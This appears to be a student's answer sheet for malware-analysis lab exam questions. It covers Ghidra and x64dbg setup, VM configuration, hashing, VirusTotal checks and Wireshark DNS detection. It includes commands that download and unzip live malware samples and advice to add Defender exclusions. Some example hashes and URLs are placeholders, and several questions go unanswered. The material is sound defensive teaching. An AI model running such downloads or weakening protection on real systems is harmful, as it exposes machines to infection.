
Step 1 : update and upgrade


sudo apt update
sudo apt upgrade


S2: Install ghidra




mitacsc@316-13: ~
File Actions Edit View Help
Setting up openjdk-17-jre:amd64 (17.0.14+7-1) ...
Setting up openjdk-17-jdk-headless:amd64 (17.0.14+7-1) ...
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jar to provide /usr/bin/jar (jar) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jarsigner to provide /usr/bin/jarsigner (jarsigner) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/javac to provide /usr/bin/javac (javac) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/javadoc to provide /usr/bin/javadoc (javadoc) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/javap to provide /usr/bin/javap (javap) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jcmd to provide /usr/bin/jcmd (jcmd) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jdb to provide /usr/bin/jdb (jdb) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jdeprscan to provide /usr/bin/jdeprscan (jdeprscan) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jdeps to provide /usr/bin/jdeps (jdeps) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jfr to provide /usr/bin/jfr (jfr) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jimage to provide /usr/bin/jimage (jimage) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jinfo to provide /usr/bin/jinfo (jinfo) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jlink to provide /usr/bin/jlink (jlink) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jmap to provide /usr/bin/jmap (jmap) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jmod to provide /usr/bin/jmod (jmod) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jps to provide /usr/bin/jps (jps) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jrunscript to provide /usr/bin/jrunscript (jrunscript) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jshell to provide /usr/bin/jshell (jshell) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jstack to provide /usr/bin/jstack (jstack) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jstat to provide /usr/bin/jstat (jstat) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jstatd to provide /usr/bin/jstatd (jstatd) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/serialver to provide /usr/bin/serialver (serialver) in auto mode
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jhsdb to provide /usr/bin/jhsdb (jhsdb) in auto mode
Setting up openjdk-17-jdk:amd64 (17.0.14+7-1) ...
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jconsole to provide /usr/bin/jconsole (jconsole) in auto mode
Setting up ghidra (11.0+ds-0kali1) ...
(mitacsc㉿316-13)-[~]
$ ghidra
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
(mitacsc㉿316-13)-[~]
$


Ghidra User Agreement
Licensed under the Apache License, Version 2.0 (the "License"); Unless required by applicable law or agreed to in writing, software distributed under the License is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. See the License for the specific language governing permissions and limitations under the License.
As a software reverse engineering (SRE) framework, Ghidra is designed solely to facilitate lawful SRE activities. You should always ensure that any SRE activities in which you engage are permissible as computer software may be protected under governing law (e.g., copyright) or under an applicable licensing agreement. In making Ghidra available for public use, the National Security Agency does not condone or encourage any improper usage of Ghidra. Consistent with the Apache 2.0 license under which Ghidra has been made available, you are solely responsible for determining the appropriateness of using or redistributing Ghidra.
I Agree
I Don't Agree





Import the malicious file →analyze the options

SLIP 5

Q1. What steps would you follow to create a Windows 10 VM in VMware Workstation Player? Explain how to configure system resources (such as CPU cores, RAM, and disk space) for this VM. (15)

Step 1: Download and Install VMware Workstation Player

1. Download **VMware Workstation Player** from the official site: VMware.
2. Install the software and restart your system if required.

Step 2: Create a New Virtual Machine

1. **Launch VMware Workstation Player** and click **"Create a New Virtual Machine."**
2. Choose the **Windows 10 ISO file** (download from Microsoft).

Step 3: Configure VM Settings

Setting	Recommended Configuration
Guest OS	Windows 10 (64-bit)
VM Name	Windows10_VM
Storage Location	Select a folder with enough space
Processor (CPU Cores)	2–4 cores (depends on host CPU)
RAM	4GB (min) – 8GB+ (for better performance)
Disk Space	60GB (minimum)
Network Adapter	NAT or Bridged (for internet access)

Step 4: Fine-Tune System Resources

- **CPU:**
    - Allocate **at least 2 cores** (4+ for better performance).
    - Enable **VT-x/EPT** (if supported).
- **RAM:**
    - **4GB minimum**, **8GB recommended**.
    - Ensure the **host system has at least 16GB RAM** to avoid performance issues.
- **Disk Space:**
    - **60GB minimum**, **100GB recommended**.
    - Use **"Split virtual disk into multiple files"** for flexibility.

Step 5: Complete Installation & Optimize VM

1. Boot the VM and install Windows 10.
2. Install **VMware Tools** (for better graphics, copy-paste, and driver support).
3. Adjust **Windows updates and security settings** based on use case

Q2. Write a simple IDAPython script that extracts the list of all functions in a given malware binary. How would you modify the script to list functions that are suspicious or related to common malware behavior (e.g., system calls)? (15)

SLIP 6

Q1. How do you install the xxd, file, md5sum, sha256sum, and sha1sum tools on a Linux-based system? Provide the commands for each (15)

Q2. Describe the process of downloading a sample malware file for static analysis. What precautions should you take when downloading and handling malware files? (15)

Q1: Installing xxd, file, md5sum, sha256sum, and sha1sum on a Linux System

These tools are typically included in most **Linux distributions**, but if they are missing, you can install them using the package manager for your system.

Commands for Installing Each Tool

Tool	Purpose	Installation Command
xxd	Hex dump utility	`sudo apt install xxd` (Debian/Ubuntu)
file	Identifies file types	`sudo apt install file` (Debian/Ubuntu)
md5sum	Generates MD5 hash	`sudo apt install coreutils` (Debian/Ubuntu)
sha256sum	Generates SHA-256 hash	`sudo apt install coreutils` (Debian/Ubuntu)

sha1sum	Generates SHA-1 hash	`sudo apt install coreutils` (Debian/Ubuntu)

✅ **Verification:** After installation, check if the tools are installed using:

```
xxd -version  # For xxd
file --version  # For file
md5sum --version  # For md5sum
sha256sum --version  # For sha256sum
sha1sum --version  # For sha1sum
```

Q2: Downloading a Sample Malware File for Static Analysis

Step 1: Select a Safe Source for Malware Samples

Do NOT download malware from random sources. Use the following trusted sites:

- MalwareBazaar
- VirusShare
- VX Underground
- TheZoo

Step 2: Use a Secure Environment

📌 **Precautions Before Downloading Malware:**

1. **Use a Dedicated Virtual Machine (VM):**
    - Set up a Linux or Windows VM in **VirtualBox** or **VMware**.
    - Disable **network access** (use an isolated environment).
2. **Enable Snapshot & Revert Features:**
    - Take a **VM snapshot** before analyzing the malware.
3. **Use a Secure, Non-Persistent Storage:**
    - Download malware in an **encrypted partition** or **external USB drive**.

Step 3: Download the Malware Sample

Use `wget` or `curl` to fetch the file safely:

wget --no-check-certificate "https://malwarebazaar.abuse.ch/sample/1234567890abcdef.zip"

or

curl -O "https://malwarebazaar.abuse.ch/sample/1234567890abcdef.zip"

Step 4: Verify the Integrity of the Downloaded File

Generate **hash values** to compare with the original file's hashes:

md5sum malware_sample.zip
sha256sum malware_sample.zip
sha1sum malware_sample.zip

Step 5: Extract & Analyze the Sample in a Controlled Environment

Use **a password-protected ZIP file** (Common password: `infected`):

1. unzip -P infected malware_sample.zip
2. Run `file` to check file type:
   file malware_sample.exe
3. Convert to hex dump for quick inspection:
   xxd malware_sample.exe | head -20

Precautions When Handling Malware Files

✅ **DOs**
✔ Always use a **sandboxed VM** with no internet access.
✔ Store files in **encrypted or non-persistent storage**.
✔ Use **read-only mode** for USB storage if needed.
✔ Enable **firewall rules** to prevent accidental execution.

🚫 **DON'Ts**
❌ Never open the file on your host machine.
❌ Do not execute the malware outside an analysis environment.
❌ Avoid running malware with administrator privileges.

SLIP 7

Q1. How do you track down malicious DNS requests using Wireshark, and what abnormal patterns would you look for? (15)

Wireshark is a powerful network analysis tool used to inspect DNS traffic and detect malicious activity.

Step 1: Capture DNS Traffic

1. **Start Wireshark** and select the active network interface.
2. Apply a **capture filter** for DNS traffic:

```
port 53
```

3. Let the capture run while monitoring network activity.

Step 2: Identify Suspicious DNS Requests

Apply a **display filter** to focus only on DNS queries:

```
dns
```

Look for **abnormal patterns**:
✅ **High Volume of Requests to Unusual Domains**

- Repeated queries to **randomized or algorithmically generated domains** (e.g., `abc123xyz.com`).
- Fast-flux behavior (same domain resolves to different IPs quickly).

✅ **Queries to Known Malicious Domains**

- Use Wireshark's **DNS Resolution** to check queried domains.
- Compare against blocklists like **VirusTotal** or **Abuse.ch**.

✅ **Unexpected External DNS Resolvers**

- Normal DNS queries should go to trusted servers like Google DNS (`8.8.8.8`).
- Malware might use its own **hardcoded DNS servers** (e.g., `193.23.181.46`).

✅ **Unusual Query Types**

- **TXT record lookups** (e.g., DNS tunneling via `nslookup -q=TXT`).
- Rarely used records like `AAAA` (IPv6) or `CNAME` for fast redirections.

Step 3: Analyze Suspicious Requests

1. **Follow the Query-Response Flow**
    - Right-click on a suspicious request → **Follow UDP Stream**.
    - Check if responses contain **IP addresses linked to malware C2 servers**.
2. **Extract IOCs (Indicators of Compromise)**
    - Document **malicious domains**, **suspicious IPs**, and **request patterns**.
    - Use OSINT tools to check if the domains/IPs are flagged as malicious.

Step 4: Prevent Further DNS Abuse

✔ Block the detected **domains/IPs** in the firewall.
✔ Configure **local DNS settings** to prevent malicious queries.
✔ Monitor **future network traffic** for similar patterns.

Q2. In IDA Pro, you find a suspicious function that could be related to network communication or file modification. How would you analyze this function in detail using both IDA Pro's interactive features and IDAPython scripts to understand its role in the malware's behavior? (15)

If you're analyzing a **suspicious function** related to **network communication or file modification**, and you don't have access to IDA Pro, you can use **alternative tools** like:

- **Ghidra** (Free, open-source alternative by NSA)
- **Radare2** (Lightweight, CLI-based, and scriptable)
- **Binary Ninja** (Commercial but cheaper than IDA)

Step 1: Load the Malware Sample into Ghidra/Radare2/Binary Ninja

🔍 Using Ghidra

1. **Start Ghidra**, create a new project, and import the malware binary.
2. Let **Auto-Analysis** run to identify functions and decompile code.
3. Open the **Function Graph** view to locate the suspicious function.

Step 2: Identify Suspicious API Calls

- **Network APIs** (`connect`, `send`, `recv`, `WSAStartup`) → Possible **C2 communication**
- **File APIs** (`CreateFile`, `WriteFile`, `DeleteFile`) → Possible **file modification**
- **Registry APIs** (`RegCreateKeyEx`, `RegSetValue`) → Possible **persistence mechanism**

🔍 Using Ghidra's Decompiler

1. Locate the function and use **Decompile View** (shortcut: `F4`).
2. Look for **Windows API calls** related to networking or file modification.
3. Right-click on a function and select **"Find References"** to see where it's called.

Step 3: Debugging the Function for Runtime Analysis

Since static analysis might not be enough, use a debugger like:

- **x64dbg** (Powerful open-source debugger)
- **WinDbg** (Microsoft's official debugger)
- **GDB** (For Linux-based malware)

🔍 Using x64dbg for Dynamic Analysis

1. Load the malware executable in **x64dbg**.
2. Set a **breakpoint** at the suspicious function (`bp <address>`).
3. Run the binary and observe **register values & stack contents**.
4. Check if the function interacts with files, registry, or network.

Step 4: Extracting IoCs (Indicators of Compromise)

- If the function sends data over the network, **log the IP addresses & domains**.
- If it modifies files, **extract file paths & dropped files**.
- If it changes registry keys, **record the affected registry paths**.

SLIP 8

Q1. How would you use the md5sum, sha256sum, and sha1sum commands to generate cryptographic hash values for a malware sample? Explain the importance of hash values in malware analysis. (15)

Q1: Using md5sum, sha256sum, and sha1sum to Generate Hash Values for a Malware Sample

Generating Hash Values

Hashing a malware sample helps identify, classify, and compare it with known threats in security databases. The following commands compute the **MD5, SHA-256, and SHA-1 hashes** of a file named `malware_sample.exe`.

md5sum malware_sample.exe
sha256sum malware_sample.exe
sha1sum malware_sample.exe

Example Output:
MD5: 5d41402abc4b2a76b9719d911017c592
SHA-256: 2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824
SHA-1: b48cf2af0b59ad813fc56c35c8f87c3ac0d23620

Importance of Hash Values in Malware Analysis

🔹 File Integrity & Detection

- Hashes allow analysts to **verify** if a malware sample has been altered.
- Many security tools use hash values to detect **known malware signatures**.

🔹 Threat Intelligence & Identification

- Security researchers compare hashes against databases like **VirusTotal** and **MalwareBazaar**.
- Identical hashes indicate that the sample **matches a known malware variant**.

🔹 Incident Response & Forensics

- Security teams use hashes to **track malware propagation** within networks.
- Hash values help in **blacklisting malicious files** in endpoint security solutions.

🔹 YARA Rules & Detection Signatures

- Hashes are often used in **YARA rules** to create detection patterns for malware analysis.

Q2 How do you install x64dbg on a Windows system? What dependencies, if any, need to be installed beforehand, and what configurations should be considered during installation? (15)

Q2: Installing x64dbg on Windows

x64dbg is an **open-source debugger used for analyzing malware and reverse engineering.**

Step 1: Download x64dbg

1. Visit the **official x64dbg repository**:
   🔗 https://github.com/x64dbg/x64dbg/releases
2. Download the latest **portable ZIP version** (no installer required).

Step 2: Extract & Install

1. Extract the ZIP file to `C:\Tools\x64dbg\` or any preferred location.
2. Navigate to the folder and run either:
   - `x32dbg.exe` (for 32-bit binaries).
   - `x64dbg.exe` (for 64-bit binaries).

Step 3: Install Dependencies (If Needed)

✅ Microsoft Visual C++ Redistributable (VC++ Runtime)

- Some versions of x64dbg require **VC++ 2015-2022** runtime.
- Download from: https://aka.ms/vs/17/release/vc_redist.x64.exe

Install using:
vc_redist.x64.exe /install

-

Step 4: Configure x64dbg for Malware Analysis

🔧 Disable Windows Defender for Isolated Testing

- If analyzing malware, add `x64dbg.exe` to **Windows Defender exclusions** to avoid interference.

⚙️ Enable Debug Symbols for Better Analysis

- Go to **Settings** → **Symbol Settings**.

Add **Microsoft symbol server**:
https://msdl.microsoft.com/download/symbols

-
- This allows x64dbg to **resolve function names** in Windows libraries.

🔍 **Enable Breakpoints & Logging**

Set breakpoints on common Windows APIs like:
CreateFileA, WriteFile, InternetOpenA, VirtualAlloc

-
- Use **log breakpoints** to track function calls without stopping execution.

Conclusion

By installing x64dbg correctly and setting up debugging configurations, analysts can efficiently debug **malicious executables**, analyze API calls, and extract behavioral insights from malware samples.

SLIP 9

Q1. After generating the cryptographic hash values for the malware file, how would you verify if the malware sample has been previously identified by any antivirus databases? (15)

Q1: Verifying Malware Sample Using Cryptographic Hashes

After generating **MD5, SHA-256, or SHA-1 hashes**, you can check if the malware sample is already identified in antivirus databases.

Step 1: Submit Hash to Online Threat Intelligence Services

🔹 **VirusTotal** (https://www.virustotal.com)

- Enter the **SHA-256, MD5, or SHA-1 hash** in the search bar.
- If found, it will show **detection results from multiple antivirus engines**.

Example detection:
plaintext
CopyEdit

```
25/65 Antivirus Engines flagged the file as malicious.
```

-
- Click **Details** to check file metadata (signatures, file behavior).

🔹 **Hybrid Analysis** (https://www.hybrid-analysis.com)

- Enter the **hash** to check for past sandbox analysis reports.
- Displays **behavioral analysis** results, including API calls, network activity, and file modifications.

🔹 **MalShare** (https://malshare.com)

- Requires free account registration.
- Provides **sample downloads & metadata** based on hash searches.

🔹 **Threat Intelligence Platforms**

- **AlienVault OTX** (https://otx.alienvault.com)
- **Abuse.ch** (https://abuse.ch)
- **CAPE Sandbox** (https://www.capesandbox.com)

Step 2: Cross-check with Local Threat Feeds

- If using an enterprise **SIEM (Security Information & Event Management)** or **Threat Intelligence Platform**, check if the hash appears in threat feeds.
- Example: Use **MISP (Malware Information Sharing Platform)** to correlate hashes with known attacks.

Step 3: Check YARA Rules for Detection

If the hash is unknown, run YARA rules to identify malware families:

bash
CopyEdit

```
yara -r malware_rules.yar malware_sample.exe
```


This helps **classify malware based on patterns** rather than relying solely on antivirus signatures.


Conclusion


By submitting the hash to **VirusTotal, Hybrid Analysis, and other platforms**, security analysts can determine if the malware is already known and gather intelligence on its **behavior, classification, and detection rates**. 🚀

